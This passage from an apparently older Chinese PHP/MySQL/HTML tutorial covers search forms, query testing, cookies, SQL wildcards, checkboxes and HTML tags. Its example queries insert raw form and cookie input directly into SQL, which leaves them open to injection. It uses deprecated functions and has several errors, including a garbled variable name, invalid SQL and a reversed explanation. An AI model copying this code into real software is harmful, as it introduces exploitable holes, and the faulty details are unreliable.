执行 searchform.html 后应该显示一个 HTML 表单。输入一个名字后点击 Submit 按钮，就会出现一个新页面，其中列出了所有搜索出来的记录。

下面仔细地研究一下 searchform.php，前几行是用来打开 MySQL 数据库的，后四行是代码：

```
if ($first_name == "")
{ $first_name = '%'; }
if ($last_name == "")
{ $last_name = '%'; }
```

这几行检查表单文本框里是否为空。if 后紧跟圆括号，里面是要被验证的语句。语句“\$first\_name==”表示“变量 \$first\_name 是否为空”。这里的双等号就表示相等。单独的一个等号表示把等号右边的值赋给左边的变量。

下一行定义了如果 if 语句为 true 时应该执行什么操作。由于这里是一行 PHP 代码，所以结尾是“;”（注意：if 语句的后面并没有分号）。PHP 代码要放在花括号内。

“%”是 SQL 语句中的字符串通配符（不要把“%”和“\*”混淆起来，后者用来在 SQL 语句中代替数据表的列名称）。前两行加起来表示“如果‘first name’文本框为空的话，就在查询条件中去掉 first name”。同样，后面的两行表示如果变量 \$last\_name 为空，就在查询条件中去掉 last name。

```
$result = mysql_query ("SELECT * FROM tablename
                        WHERE first_name LIKE '$first_name%'
                        AND last_name LIKE '$last_name%'
                        ");
```

这行代码是整个程序的核心部分。mysql\_query() 函数执行完一个查询 (Query) 后，返回的结果是一个整数标示符 (\$result)。

上面的这个查询语句从指定的数据表中选中了所有的列，然后再从中选出所有“first\_name”列跟变量“\$first\_name”相匹配、并且“last\_name”列跟变量“\$last\_name”相匹配的记录，而其中变量“\$first\_name”和“\$last\_name”来自 searchform.html。由于这里使用了“%”通配符，所以用户只需要敲入几个字母就可以了。比如：敲入“Flint”就可以找到“Flintstone”。

```
if ($row = mysql_fetch_array($result)) {
do {
    print $row["first_name"];
    print (" ");
    print $row["last_name"];
    print ("<p>");
} while($row = mysql_fetch_array($result));
} else { print "Sorry, no records were found!"; }
```

最后的这段脚本把查询结果输出到了网页上。mysql\_fetch\_array()执行后就返回查询结果的第一条记录，这个函数的参数就是查询结果标示符（\$result）。通过连续不断地调用mysql\_fetch\_array便可以一条一条的得到全部查询结果。

数组变量\$row中的元素是查询结果的第一条记录中各列的内容。如果找到了一条匹配的记录，就会执行最外面花括号内的代码段：

```
do {  
    print $row["first_name"];  
    print (" ");  
    print $row["last_name"];  
    print ("<p>");  
} while($row = mysql_fetch_array($result));
```

这里使用了do...while循环，它与while循环不一样，先执行循环语句，然后再判断是否满足条件。而while循环却要先判断。

循环体是嵌套花括号里面的几行代码：

```
print $row["first_name"];  
print (" ");  
print $row["last_name"];  
print ("<p>");
```

先打印一条记录的“first\_name”列，中间是一个空格，接着是该条记录的“last\_name”列，最后是一个分段符。

现在来看看while循环的条件判断语句，这里又调用了MySQL数据库，使用的是mysql\_fetch\_array函数。这个函数不停地返回下一条记录，直到最后一条。Do后面的代码被反复执行。当操作完最后一条记录后，mysql\_fetch\_array返回false，然后do...while循环终止，退出if函数。

我们为什么不直接把mysql\_fetch\_array(\$result)的结果用implode分开，然后把分开后的字符串打印出来呢？因为这样做会使每个数组元素被打印两次。使用mysql\_fetch\_array(\$result)后，用户便可以通过记录的列名（如“first\_name”）来指定数组元素，也可以通过数字序号来指定元素，第一列为“0”，第二个为“1”等等。所以我们有了下面的这段代码：

```
print $row[0];  
print (" ");  
print $row[1];  
print ("<p>");
```

也可以把这四行代码缩写到一行中去：

```
echo $row[0], " ", $row[1], "<p>";
```

如果没有找到符合条件的记录，mysql\_fetch\_array函数什么都不返回，变量\$row也不会值，这时候就要执行else语句：

```
else {print "Sorry, no records were found!"};}
```

### 5. 测试查询是否起作用

怎样才能知道自己的 SELECT、DELETE 或者其他的查询命令是否起作用呢？先来测试一个 INSERT 查询命令，因为这个相对简单一些。

```
$result = mysql_query ("INSERT INTO tablename (first_name, last_name)
                        VALUES ('$first_name', '$last_name')
                        ");

if(!$result) {
    echo "<b>INSERT unsuccessful:</b> ", mysql_error();
    exit;
}
```

测试 SELECT 查询命令时换一种方法：

```
$selectresult = mysql_query ("SELECT * FROM tablename
                              WHERE first_name = '$first_name'
                              AND last_name = '$last_name'
                              ");

if (mysql_num_rows($selectresult) == 1){
    print "Your SELECT query was successful.";
}

elseif (mysql_num_rows($selectresult) == 0){
    print "Your SELECT query was not successful.";
    exit;
}
```

这段代码对 DELETE 查询又不起作用了。要测试 DELETE 查询可以用下面的这段代码：

```
$deleterresult = mysql_query ("DELETE FROM tablename
                              WHERE first_name = '$first_name'
                              AND last_name = '$last_name'
                              ");

if (mysql_affected_rows($deleterresult) == 1){
    print "Your DELETE query was successful.";
}

elseif (mysql_affected_rows($deleterresult) != 1){
    print "Your DELETE query was not successful.";
    exit;
}
```

## 1.2.3 使用 cookie 对访问者进行身份认证和跟踪

cookie 变量用于对访问者进行身份认证, 还可以跟踪访问者在网页之间的行程。cookie 变量是保存在访问者浏览器中的一组数据。下面来看怎样给每个访问者指定一个唯一的 ID 号码, 并把这个号码设置成 cookie。

### 1.2.3.1 查看浏览器中的 cookie

现在我们来查看保存在浏览器中的 cookie。如果读者使用的是 Internet Explorer, 则依次打开菜单 Edit→Preferences→Receiving Files→Cookies, 这时候就能看到一个列表, 例如 sina.com, amazon.com 等。选中一个 cookie 文件后选择“查看”, 发现虽然各个 cookie 文件的内容各不相同, 但是都包括 7 个属性, 如图 1-3 所示:

cookie Properties	
Name:	ubid-main
Server:	amazon.com
Path:	/
Value:	012-3456789-0123456
Expires:	Tue, Jan 1, 2036 8:00 AM GMT
Secure:	No
Status:	Enabled

图 1-3 cookie 的属性

当访问者的浏览器从 Web Server “拉回” 一个网页时, 它就会把这个网页的域名跟已有 cookie 列表中的域名相比较。如果有相同的域名, 浏览器就会把这个 cookie 送到服务器上去, 然后服务器就会使用 cookie 中的数据来产生一个定制的网页。例如, 如果访问者以前连接到过 Amazon.com, 那么再次进行连接时, 在传回第一个页面之前, 浏览器会向 Amazon 的服务器传送四个 cookie。其中 ubid-main 这个 cookie 是用来识别访问者的。服务器就会创建一个定制的网页, 开头的几句是:

```
Season's greetings, whpu.
```

其中 whpu 是访问者的姓名。

### 1.2.3.2 设置 cookie

必须在服务器向浏览器传送任何内容之前设置 cookie, 例如: Amazon 必须要在创建定制的欢迎页面之前识别访问者的身份。这样的话, 就必须在 HTML 的<HEAD>标示符之前设置 cookie。一般都在<HTML>标示符之前设置 cookie。下面是一个例子:

```
<?php
setcookie("cookieID", $USERID);
?>
<HTML>
```

```
<BODY>
//这里是要显示的内容
</BODY>
</HTML>
```

如果出现了这样的错误信息：“Warning:Oops,php\_Setcookie Called after header has been sent”，则说明错将 cookie 变量的设置放到了<HTML>标示符之后。

setcookie 函数有 6 个参数，中间用逗号隔开。

(1) cookie 的名称 这是一个字符串，如“cookieID”。cookie 名称中不允许出现冒号、逗号和空格。在这些参数中，只有 cookie 名称是必须提供的，其他的参数都是可选的。如果只有 cookie 的名称而没有其他的参数，则这个 cookie 其实是没用的，就会被删掉。

(2) cookie 的值或者内容 这也是一个字符串，如\$USERID。可以用一个空字符串“”略过，不允许用斜线。

(3) cookie 的过期时间 这是一个整数。如果不设定（或者设置成 0），当用户退出这个网站的时候，这个 cookie 就过期了。可以是绝对时间，格式为 DD-Mon-YY HH:MM:SS，例如“Wed,24-Nov-99 08:26:00”，也可以用相对时间表示的日期，这样会更有用，通常使用 Unix 的 time()或者 mktime()函数来实现。例如，time()+3600 就表示这个 cookie 1h 以后过期。如果省略时间参数，则一些老版本的浏览器在处理 cookie 的时候会出错。

(4) Unix 目录路径 用来在域名识别的基础上识别 cookie。如果仅仅设置了“/”，那么效果与省略这个参数一样。但有些浏览器却不能省略这个参数，所以最好还是使用“/”。注意，Netscape 在指定 cookie 的时候把域名放在路径的前面，而 IE 正好相反。

(5) 服务器的域名 这是用来匹配 cookie 的。如果省略，就会从发送 cookie 的网页上得到域名。注意，必须在域名前面加一个“.”，如“friendshipcenter.com”。一个有效的 cookie 域名至少应该包括两个“.”。

(6) 安全性 安全性是通过一个整数来设定的。“1”表示只能通过一个安全的网络来传送 cookie，“0”或者忽略不写则表示允许在不安全的网络上传送 cookie。

需要指出的是，许多老版本的浏览器在处理 cookie 的时候会出现许多问题。

### 1.2.3.3 cookie 就是变量

服务器的 PHP 脚本从客户端浏览器中得到一个 cookie 后，就会自动把它转化成一個变量，例如：一个叫做 cookieID 的 cookie 就成了变量\$cookieID。如果要查看这个 cookie，就把这个变量打印出来：

```
print $cookieID;
cookie 保存在数组 HTTP_COOKIE_VARS 中，也可以用下面的代码来打印 cookie 变量：
print $HTTP_COOKIE_VARS[cookieID];
```

### 1.2.3.4 在查询数据库中设置 cookie

前面所讲的 submitform.php 文件把访问者的名字插入到了数据库中。现在添加代码来实现这样的功能：在数据库中自动查找每个提交的名字，然后把相匹配的记录 USERID 作为 cookie 发送到访问者的浏览器中。

但首先在数据表中添加一列 USERID，相应的 SQL 命令是：

```
ALTER TABLE dbname
```

```
ADD COLUMN USERID INT(11) NOT NULL PRIMARY KEY AUTO_INCREMENT;
```

新添的列 USERID 是 11 位的整数，并且这一列不能为空 (NOT NULL)，数据库可以用这一列来进行检索 (PRIMARY KEY)，它还被设成了自动增加的 (AUTO\_INCREMENT)。下面的代码用来在数据库中插入记录后，在访问者的浏览器中设置 cookie，cookie 的值就是新插入记录的 USERID 值：

```
<?php
mysql_connect (localhost, username, password);
mysql_select_db (dbname);
mysql_query ("INSERT INTO tablename (first_name, last_name)
            VALUES ('$first_name', '$last_name')
            ");
setcookie("cookieID", mysql_insert_id(), time()+94608000, "/"); // 3 年后过期
?>
```

函数 mysql\_insert\_id() 返回的结果是最后一条插入 (INSERT) 记录自动增加的 (AUTO\_INCREMENT) 那一列的数值，这个函数不需要任何参数。

运行这段代码后查看浏览器的 cookie 列表，这时候会看到 “cookieID” 已经在其中了。登录到服务器上去查看 MySQL 数据表的内容，就会发现最后一条插入的记录的用户 ID 跟浏览器 cookie 列表中的一样。

### 1.2.3.5 接收一个 cookie

现在我们写一段跟 Amazon.com 类似的 PHP 脚本。这段 PHP 脚本首先检查客户端浏览器是否有匹配的 cookie 变量。如果有则会显示访问者的姓名，没有就显示一个填写姓名的表单，填完提交后就会在数据库中添加记录，并在客户端浏览器中设置一个 cookie 变量。

首先来创建一个显示访问者 cookie 的页面 cookieshow.php：

```
<!--cookieshow.php-->
<?php
print $cookieID;
?>
```

把这个文件保存到 UNIX 服务器上，执行完 submitform.php 后再打开这个页面，就会显示 cookie 的值。然后还可以在浏览器 cookie 列表中和 MySQL 数据库中检查这个 cookie 的值。现在来写一段代码显示访问者的姓名：

```
<!-- cookiepage.php -->
<?php
mysql_connect (localhost, username, password);
mysql_select_db (dbname);
$selectresult = mysql_query ("SELECT * FROM tablename
```

```
WHERE USERID = '$cookieID'
    );
$row = mysql_fetch_array($selectresult);
echo "Welcome ", $row[first_name], "!\n";
?>
```

## 1.2.4 SQL 语句

### 1.2.4.1 分号

MySQL 的每行命令最后都有一个分号“;”，但是至少在两种情况下例外。在前面已经提到了，当 MySQL 命令行是 PHP 代码的一部分时，MySQL 命令行结尾的分号可省略，例如：

```
mysql_query("INSERT INTO tablename (first_name, last_name)
VALUES ('$first_name', '$last_name')
");
```

因为 PHP 语句也是以分号结尾，所以如果 MySQL 命令行结尾的分号不省略的话，编译器就会报错。

另外一种不使用分号的情况是：需要垂直地、而不是水平地显示出所有的域（在 SQL 语言中叫做“列”）。有时候数据库表的列太多了，如果水平显示就没法看，所以就在 SQL 命令行的后面结尾加上“\G”：

```
SELECT * FROM PENPALS
WHERE USER_ID = 1\G
```

### 1.2.4.2 TEXT（文本）、DATE（日期）和 SET（列举）数据类型

在 MySQL 中，所有的数据域都必须指定一种数据类型。一共有 25 种数据类型，大部分数据类型都很容易理解，但有些需要特别注意。这些数据类型的详细解释可参考 MySQL 手册。

◆ TEXT（文本）并不是一种数据类型，相应的数据类型叫做 LONG VARCHAR 或者 MEDIUMTEXT。

◆ DATE（日期）类型数据的格式为 YYYY-MM-DD，例如：1999-12-08。这是按照逻辑上的顺序，因为我们总是把最大的数字（如：万）写在最左边，小一点的数字（如：千，百，十，个）依次向右排。

◆ 使用 PHP 函数可以得到当前的时间，格式也一样：date("Y-m-d")，并且处理日期之间的差值也很方便，可用“\$age = (\$current\_date - \$birthdate);”语句。

◆ SET 是一种非常有用的数据类型，它与 ENUM（枚举）类型很相像，但 SET 类型最多只能有 64 个预设值，而 ENUM 类型却可以有 65, 535 个。



### 1.2.4.3 通配符

在 SQL 语言中经常使用 “\*” 来作为通配符，有些时候也使用 “%” 作为通配符。假设想查看数据库中的所有记录，则可用：

```
SELECT * FROM dbname
WHERE USER_ID LIKE %;
```

有些读者要问：SELECT \* FROM dbname 不是一样可以吗？说得对，但这里主要是讲解两个通配符的用法。这两句代码的效果是完全一样的，殊途同归。

注意：通配符 “%” 需要使用 LIKE 语句，直接使用 “=” 是不行的。

另外还有一个通配符是下划线 “\_”，它可以用来指代任何单个字符。

### 1.2.4.4 非空 (NOT NULL) 和空记录

如果用户把一个文本框空着不填会有什么后果呢？我们可以写一段脚本来检查一个文本框是否为空。有些文本框空着是可以的，这时候 MySQL 会在以下三种操作中选一种：

- ◆ 插入 NULL 值，这是默认的操作。
- ◆ 如果指定了该列为 NOT NULL，MySQL 会把整条记录空着不填。
- ◆ 在 ENUM 数据类型中，如果声明了该列为 NOT NULL，MySQL 会插入预设值的第一个。也就是说，MySQL 把 ENUM 类型数据的第一个预设值当成了默认值。

NULL 和空记录之间的区别就是使用 “%” 通配符能查到空记录，却查不到 NULL 值的纪录。所以如果可能的话，要把所有的列都定义成 NOT NULL。然后下面的 SELECT 查询就起作用了：

```
if (!$CITY) {$CllysqTY = "%";}
$selectresult = mysql_query ("SELECT * FROM dbname
                               WHERE FIRST_NAME = 'Bob'
                               AND LAST_NAME = 'Smith'
                               AND CITY LIKE '$CITY'
                               ");
```

第一行表示如果 \$city 变量不为空，就使用 “%” 通配符来查询所有的记录，包括 CITY 列为空的记录。如果每条记录都包含一个城市，查询结果就会返回数据库中所有的 Bob Smiths 记录。如果有些记录的 CITY 列为空，查询结果同样会返回所有的 Bob Smiths 记录。但如果一些记录的 CITY 列为 NULL，那么这些记录就查不出来了。

下面的这段代码能解决这个问题：

```
if (!$CITY) {$CITY = "%";}
$selectresult = mysql_query ("SELECT * FROM dbname
                               WHERE FIRST_NAME = 'Bob'
                               AND LAST_NAME = 'Smith'
                               AND (CITY LIKE '$CITY' OR CITY IS NULL)
                               ");
```

注意到，要想查询到包含有 NULL 的记录，就必须使用 LIKE。如果用户输入了 “Altoona”

城市，查询结果返回了 Altoona 中所有的 Bob Smith，也包括那些 CITY 域为空的记录，这不是我们想要的结果。所以最好把每一列都声明为 NOT NULL。

## 1.2.5 复选框和其他的 HTML 表单处理

如果每个数据域只允许输入一个值，则设计 HTML 表单是很容易的。但如果一个数据域有不只一个值，则处理起来就有点麻烦了。

### 1.2.5.1 复选框

如果要在一个数据域里输入多个值，最简单的办法就是使用复选框，如图 1-4 所示。

图1-4 HTML 复选框

用户可以选中一个、两个，也可以全部都选中。相应的 HTML 代码如下：

```
What pets do you have?
<FORM>
<INPUT TYPE=checkbox NAME=PET_ARRAY[] value=dog> Dog<br>
<INPUT TYPE=checkbox NAME=PET_ARRAY[] value=cat> Cat<br>
<INPUT TYPE=checkbox NAME=PET_ARRAY[] value=fish> Fish<br>
</FORM>
```

MySQL 数据表中对应的列是 PET，但这里我们用的是 PET\_ARRAY[]。用户点击 SUBMIT 按钮后，就向表头传送如下数据：

```
http://www.mywebsite.com/myform.php?PET_ARRAY%5B%5D=dog&PET_ARRAY%5B%5D=cat
```

其中 5B 是 91 的 16 进制表示，而 “[” 用 HTML 字符表示就是 &#091，所以 %5B 就表示 “[”。5D 是 93 的 16 进制表示，而 “]” 用 HTML 字符表示就是 &#093，所以 %5D 就表示 “]”。

在用 PHP 脚本来处理这个表单时，把这些值都写到一个数据域中。PET 域是列举 (SET) 型的。

```
if($PET_ARRAY){
    $PET = implode($PET_ARRAY, ",");
    $result = mysql_query ("UPDATE dbname
                           SET PET = '$PET'
                           ");
}
```

```
if(!$result){  
    echo "<B>UPDATE unsuccessful:</b> ", mysql_error();  
    exit;  
}  
}
```

“if(\$PET\_ARRAY)”用来检验用户是否至少选中了一个复选框。如果用户什么都没有选，这个域就空着不填。

“\$PET=implode(\$PET\_ARRAY, ",");”用来把数组转化成一个字符串，数组元素之间用逗号隔开。传递给表头的的数据应该是这样的：

```
dog, cat
```

然后查询语句把字符串放到了数据库的 PET 字段中。

在对 SET 类型的数据进行查询时，要记住在查询关键词的前后都要加上“%”，例如：

```
SELECT * FROM dbname  
WHERE PET LIKE '%$PET%';
```

#### 1.2.5.2 多选下拉框

另外一种实现多选的方法是使用下拉菜单或者滚动条，如图 1-5 所示：




图 1-5 多选下拉框

相应的 HTML 代码如下：

```
<FORM>  
What pets do you have?  
<FORM>  
<SELECT NAME=PET_ARRAY[] size=5 multiple>  
<option>Dog  
<option>Cat  
<option>Fish  
<option>Kangaroo  
<option>Ptarmigan  
<option>3-Toed Sloth
```

```
<option>Lemur  
<option>Narwhal  
</select>  
</FORM>
```

在多选下拉框中，如果要选择几个不相邻的条目，可以在按下 **Ctrl** 键的同时用鼠标左键单击要选择的条目；如果要选择相邻的几个条目，需要先用鼠标左键单击开始的那条，然后在按下 **Shift** 键的同时，用鼠标左键单击最后的那条。

但是，访问者往往不知道下拉框可以多选，所以尽量少用下拉框，而多用复选框。

## 1.3 HTML 语言基础

HTML (Hyper Text Markup Language 超文本标示语言) 是一种用来制作超本文档的简单标记语言。用 HTML 编写的超本文档称为 HTML 文档，它能独立于各种操作系统平台 (如 Unix、Windows 等)。自 1990 年以来，HTML 就一直被用作 World Wide Web 上的信息表示语言，用于描述 Homepage 的格式设计和它与 WWW 上其他 Homepage 的连接信息。

HTML 文件 (即 Homepage 的源文件) 是一个放置了标记的 ASCII 文本文件，通常它带有 .html 或 .htm 的文件扩展名。生成一个 HTML 文档主要有以下三种途径：

(1) 手工直接编写 (例如用任何 ASCII 文本编辑器或其他 HTML 的编辑工具)。

(2) 通过某些格式转换工具将现有的其他格式文档 (如 Word 文档) 转换成 HTML 文档。

(3) 由 Web 服务器 (或称 HTTP 服务器) 实时动态地生成。

HTML 语言是利用各种标记 (tags) 来标识文档的结构以及标识超链接 (Hyperlink) 的信息。我们要注意：虽然 HTML 语言描述了文档的结构格式，但并不能精确地定义文档信息必须如何显示和排列，而只是建议 Web 浏览器 (如 IE, Netscape 等) 应该如何显示和排列这些信息，最终在用户面前的显示结果取决于 Web 浏览器本身的显示风格及其对标记的解释能力。这就是为什么同一文档在不同的浏览器中显示的效果会不一样的原因。

### 1.3.1 标记语法和文档结构

HTML 的标记总是放在由小于号 "<" 和大于号 ">" 构成的一对尖括号之中。

#### 1. 单标记

某些标记称为“单标记”，因为单独使用它就能完整地表达意思，这类标记的语法是：

<标记>

例如：<P>，它表示一个段落 (Paragraph) 的结束，并在段落后面加一空行。

#### 2. 双标记

还有一类标记称为“双标记”，它由“始标记”和“尾标记”两部分构成，必须成对使用，其中始标记告诉 Web 浏览器从此处开始执行该标记所表示的功能，而尾标记告诉 Web

浏览器在这里结束该功能。始标记前加一个斜杠 (/) 即成为尾标记。这类标记的语法是:

<标记>内容</标记>

“内容”部分就是要被这对标记施加作用的部分。例如想突出对某段文字的显示, 就将此段文字放在一对<EM></EM>标记中:

<EM>突出的字体</EM>

### 3. 标记属性

许多单标记和双标记的始标记内可以包含一些属性, 其语法是:

<标记 属性1 属性2 属性3 .....>

各属性之间无先后次序, 属性也可省略(即取默认值), 例如

<IMG alt="" border=0 height=266 src="dd.gif" width=620>

这行的作用是调用 dd.gif 文件并放到 HTML 文件中的某一位置。其中的“alt”、“border”、“src”就是属性及其具体的数值。

### 4. 文件结构

HTML 文档的标记大部分都可嵌套使用。通常由三对标记来构成一个 HTML 文档的骨架, 它们是:

<HTML>

<HEAD>

"头部信息"

</HEAD>

<BODY>

"文档主体, 正文部分"

</BODY>

</HTML>

其中<HTML>在最外层, 表示这对标记间的内容是 HTML 文档。<BODY>标记一般不省略, 表示正文内容的开始。

## 1.3.2 具体语法

我们先看一个具体例子。请把下面这段放到网页源代码中。

<HTML>

<HEAD>

<TITLE>学习 HTML</TITLE>

<!-- Here is the comments -->

</HEAD>

<BODY bgcolor="#00FFFF">

<H1>学习 HTML </H1>

<EM>第一次接触 HTML.....</EM>

```
<P>  
<HR size=5><P>  
How to study?<BR>Just go <B>and think</B>.  
<P>  
Come on  
<HR>  
</BODY>  
</HTML>
```

运行 Microsoft FrontPage 或其他网页制作工具，浏览结果如图 1-6 所示。




图 1-6 浏览网页

下面介绍 HTML 的具体用法：

#### 1. <TITLE>标题文本</TITLE>

一对<TITLE>标记表明了一个 Homepage 文件的总标题，它一般出现在<HEAD>标记中。通常 Web 浏览器把总标题显示在一个特殊的区域内（如图 1-6 左上角）。虽然总标题可以省略，但我们还是建议能给每个 HTML 文档加一个总标题。

#### 2. <!-- 注释内容 -->

用于书写文档源文件的注释，是一个单标记，注释内容在浏览器中不显示。

#### 3. <BODY bgcolor="">

这里设定网页的背景颜色，一般是用 RGB 表示。

#### 4. <H1>文本</H1>

一对<H1>标记表明正文中的第一层标题（Heading）。标题一共有六层（H1~H6），随

着层次的增加,正文标题的字体依次减小。一个正文标题就像一个独立段落,其自动与标题前后的内容进行段落换行。

#### 5. <BR>

<BR>是一个单标记,表示在正文段落的当前位置换行(break line)。在HTML中,段落是它的一个基本元素,由于Web浏览器总是根据当前窗口的尺寸将一个段落信息从左至右、从上至下逐个排列(一行排列不下,则自动绕转到下一行)。因此,当Web浏览器的窗口尺寸改变时,段落中各行文字的换行位置就会相应地改变。若要确定在哪个词后换行就必须加上<BR>标记。

#### 6. 字体

<Hy></Hy>(y=1~6) 用于说明各级标题文字,y=1时字体最大,y=6时字体最小。

其属性值为:

◆ ALIGN=缺省 对左(LEFT)。

=CENTER 对中。

=RIGHT 对右。

◆ <CAPTION></CAPTION> 显示标题文字(一般用于TABLE显示表单,见后)。

◆ <FONT></FONT> 字体大小设置,其中:

SIZE=-4~+4 将字体设置为BASEFONT的相对大小。

◆ COLOR=#RRGGBB 字体颜色(R、G、B三色)。

◆ <BASEFONT></BASEFONT> 设置基本字体,其中:SIZE=1~6。

#### 7. 字体变化

◆ <EM></EM> 突出显示(Emphasize)。

◆ <B></B> 用粗体(Bold)显示。

◆ <I></I> 斜体(Italic)。

◆ <TT></TT> 固定长宽度字体(Teletype)。

◆ <CITE></CITE> 段落、书名的引用。

◆ <VAR></VAR> 表明可变内容(如文件名)。

◆ <STRONG></STRONG> 加强字。

◆ <CODE></CODE> 紧凑字。

◆ <SAMP></SAMP> 样本字。

◆ <KBD></KBD> 显示键盘上键名。

◆ <U></U> 下划线。

◆ <BLINK></BLINK> 闪烁字。

#### 8. 段落

◆ <P> 单独表示段落结束。

◆ <P></P> 表示其间文字是同一个段落,段落显示分成若干行,在何处分行由浏览器的窗口宽度决定,可适应任何宽度的窗口。其中:ALIGN=缺省 对左(LEFT)

=CENTER 居中

=RIGHT 对右

- ◆ `<BR>` 在页面上加一个回车。
- ◆ `<HR>` 显示一条水平分界线。其中：`SIZE=n` 为高度点数；  
`WIDTH=n` 为宽度点数；  
`=n%` 为宽度占屏幕百分比。
- ◆ `<CENTER></CENTER>` 表示其间内容显示向中间对齐。
- ◆ `<PRE></PRE>` 预设文字格式 (Preformatted Text)。其中的文字间隔、跳行和空白照原始键入情形显示出来，常用于程序的表达。其他标注也允许存在 `<PRE>` 中。
- ◆ `<BLOCKQUOTE></BLOCKQUOTE>` 区块引用设定。其中的文字内容会比其他文字缩进一些。
- ◆ `<ADDRESS></ADDRESS>` 地址区域。通常放在最后，包含一个 E-MAIL 地址，告知本页面作者。显示为斜体字。

### 9. 超链接

超链接 (Hyperlink) 是 HTML 语言中的一个重要部分。一个超链接又称作锚 (Anchor)，它唯一地指向另一个 Web 信息页，它具有上下文的含义。

(1) URL 地址 一个 Web 信息页是用 URL (Universal Resource Location, 统一资源定位器) 来唯一标识的，URL 的一般格式为：

访问方式://服务器域名/路径及文件名

其中访问方式可有 HTTP、FTP、TELNET、GOPHER、WAIS、NEWS、MAILTO 和 FILE 等等。随着访问方式的不同，冒号后面的参数格式也会不同。下面是一些 URL 的例子：

`http://www.163.net` 著名的 163.net 邮箱网站。

`mailto:webmaster@163.net` 写信给 webmaster@163.net。

`file:///c:/html/sample.htm` 访问本地硬盘中的 C 盘中文件。

(2) 锚 (Anchor) 标记 HTML 中的一个超链接由两部分组成：一部分是可被显示在 Web 浏览器中的超链接文本及图像，当用户在它上面点击鼠标时，就触发了此超链接；另一部分就是用以描述当超链接被触发后要链接到何处的 URL 信息，其格式可表示为：

`<A HREF="URL 信息">超链接文本及图像 </A>`

其中超链接文本被浏览器用一种特殊颜色并带下划线的字体醒目地显示出来，并且用户鼠标进入其区域时会变成手的形状，表示此处可以被触发。属性 HREF 表明了超链接被触发后所指向的 URL。例如：

`<A HREF="http://www.163.net">上 163 网</A>`

在 HTML 中还可使用相对 URL 来代替绝对 URL。例如要指向的另一 HTML 文件在同一目录下，只需简单地写为：

`<A HREF="page-5.htm">next page</A>`

如要指向上两级目录下的文件，可以这样写：

`<A HREF="../../topic.htm">Return to topic</A>`

(3) 指向文件中的某一处 通常超链接只指向一个文件的头部。若要指向一个文件内的某一特定位置，就要用到超链接标记的另一个 NAME 属性，其格式如下：

`<A NAME="超链接名">超链接文本及图像 </A>`



这里的超链接文本并不被浏览器特殊显示，也不能被触发，它仅仅表示一个被指向的目的，而超链接名就是这一目的地的名字。当要引用这一目的地时，只需把“#超链接名”添加到 HREF 中就可以了。例如，在一个文件中有一部分内容是附录，可以先在附录标题上定义一个超链接名：

```
<H2><A NAME="last">附录</A></H2>
```

这样就可以在同一文件的其他处创建一个超链接来指向附录部分：

```
<A HREF="#last">跳到附录</A>.
```

### 1.3.3 举例

```
<!--htmlsample.html -->
```

```
<HTML>
```

```
<HEAD>
```

```
<TITLE> Sample HTML Document </TITLE>
```

```
<!-- Here is the comments -->
```

```
</HEAD>
```

```
<BODY>
```

在这一段落我们使用了 <B>粗体字</B> 和 <I>斜体字</I> 和 <TT>定长宽度字体</TT> 并使用了 <B><I>粗体和斜体混合</I></B>， 或那些<STRONG>着重字体</STRONG> 等等。

```
<P>
```

```
不过 <H1>第一标题号字</H1> 和 <H2><I>斜体加第二标题号字</I></H2>
```

```
<p>不能用在同一段落。</p>
```

```
<A HREF="#last">跳到附录</A>.
```

```
<p> 单击这个<A HREF="http://www.163.net">上 163 网</A>将链上 163。</p>
```

```
<p>打开本地硬盘中的文件<a href="file:///C:/WINDOWS/Readme.htm">打开</a></p>
```

```
<p>&nbsp;</p>
```

```
<p><font color="#FF0066">标签 1 内容：</font></p>
```

```
<H2><A NAME="last">附录</A></H2>
```

```
<p>我们必须敢于开拓，大胆创新，走自己的路。</p>
```

```
<p>以下我们将会演示控制网页中的字体：<BR>
```

```
<font size="+1" color="#000000">我们会在同一段中使用</font><font size="+1" color="#0000FF">
大一点</font><font color="#0000FF">
```

```
和 <FONT SIZE="+3">再大一点</FONT>和 <FONT SIZE="-1">小一点</FONT> 和 <FONT
SIZE=5>五号字体<SUP><FONT SIZE="-1">(TM)</FONT></SUP>
```

```
</FONT></font> </p>
```

```
<p>&nbsp;</p>
```

```
<p>&nbsp;</p>
```

```
</BODY>
```

```
</HTML>
```

其效果如图 1-7 所示。




图 1-7 网页各种元素样式效果图

相信看了以上内容后，读者已经对 HTML 语言的格式及使用有了一定的了解。以下将继续介绍 HTML 的其他基本元素。

### 1.3.4 其他 HTML 元素

#### 1. 图像

(1) <IMG></IMG> 显示图像。其属性值为：

- ◆ ALIGN=BOTTOM 缺省 文本在图像下面。
- ◆ =MIDDLE 文本在图像中间。
- ◆ =TOP 文本在图像上面。
- ◆ SRC="图像名" 图像文件
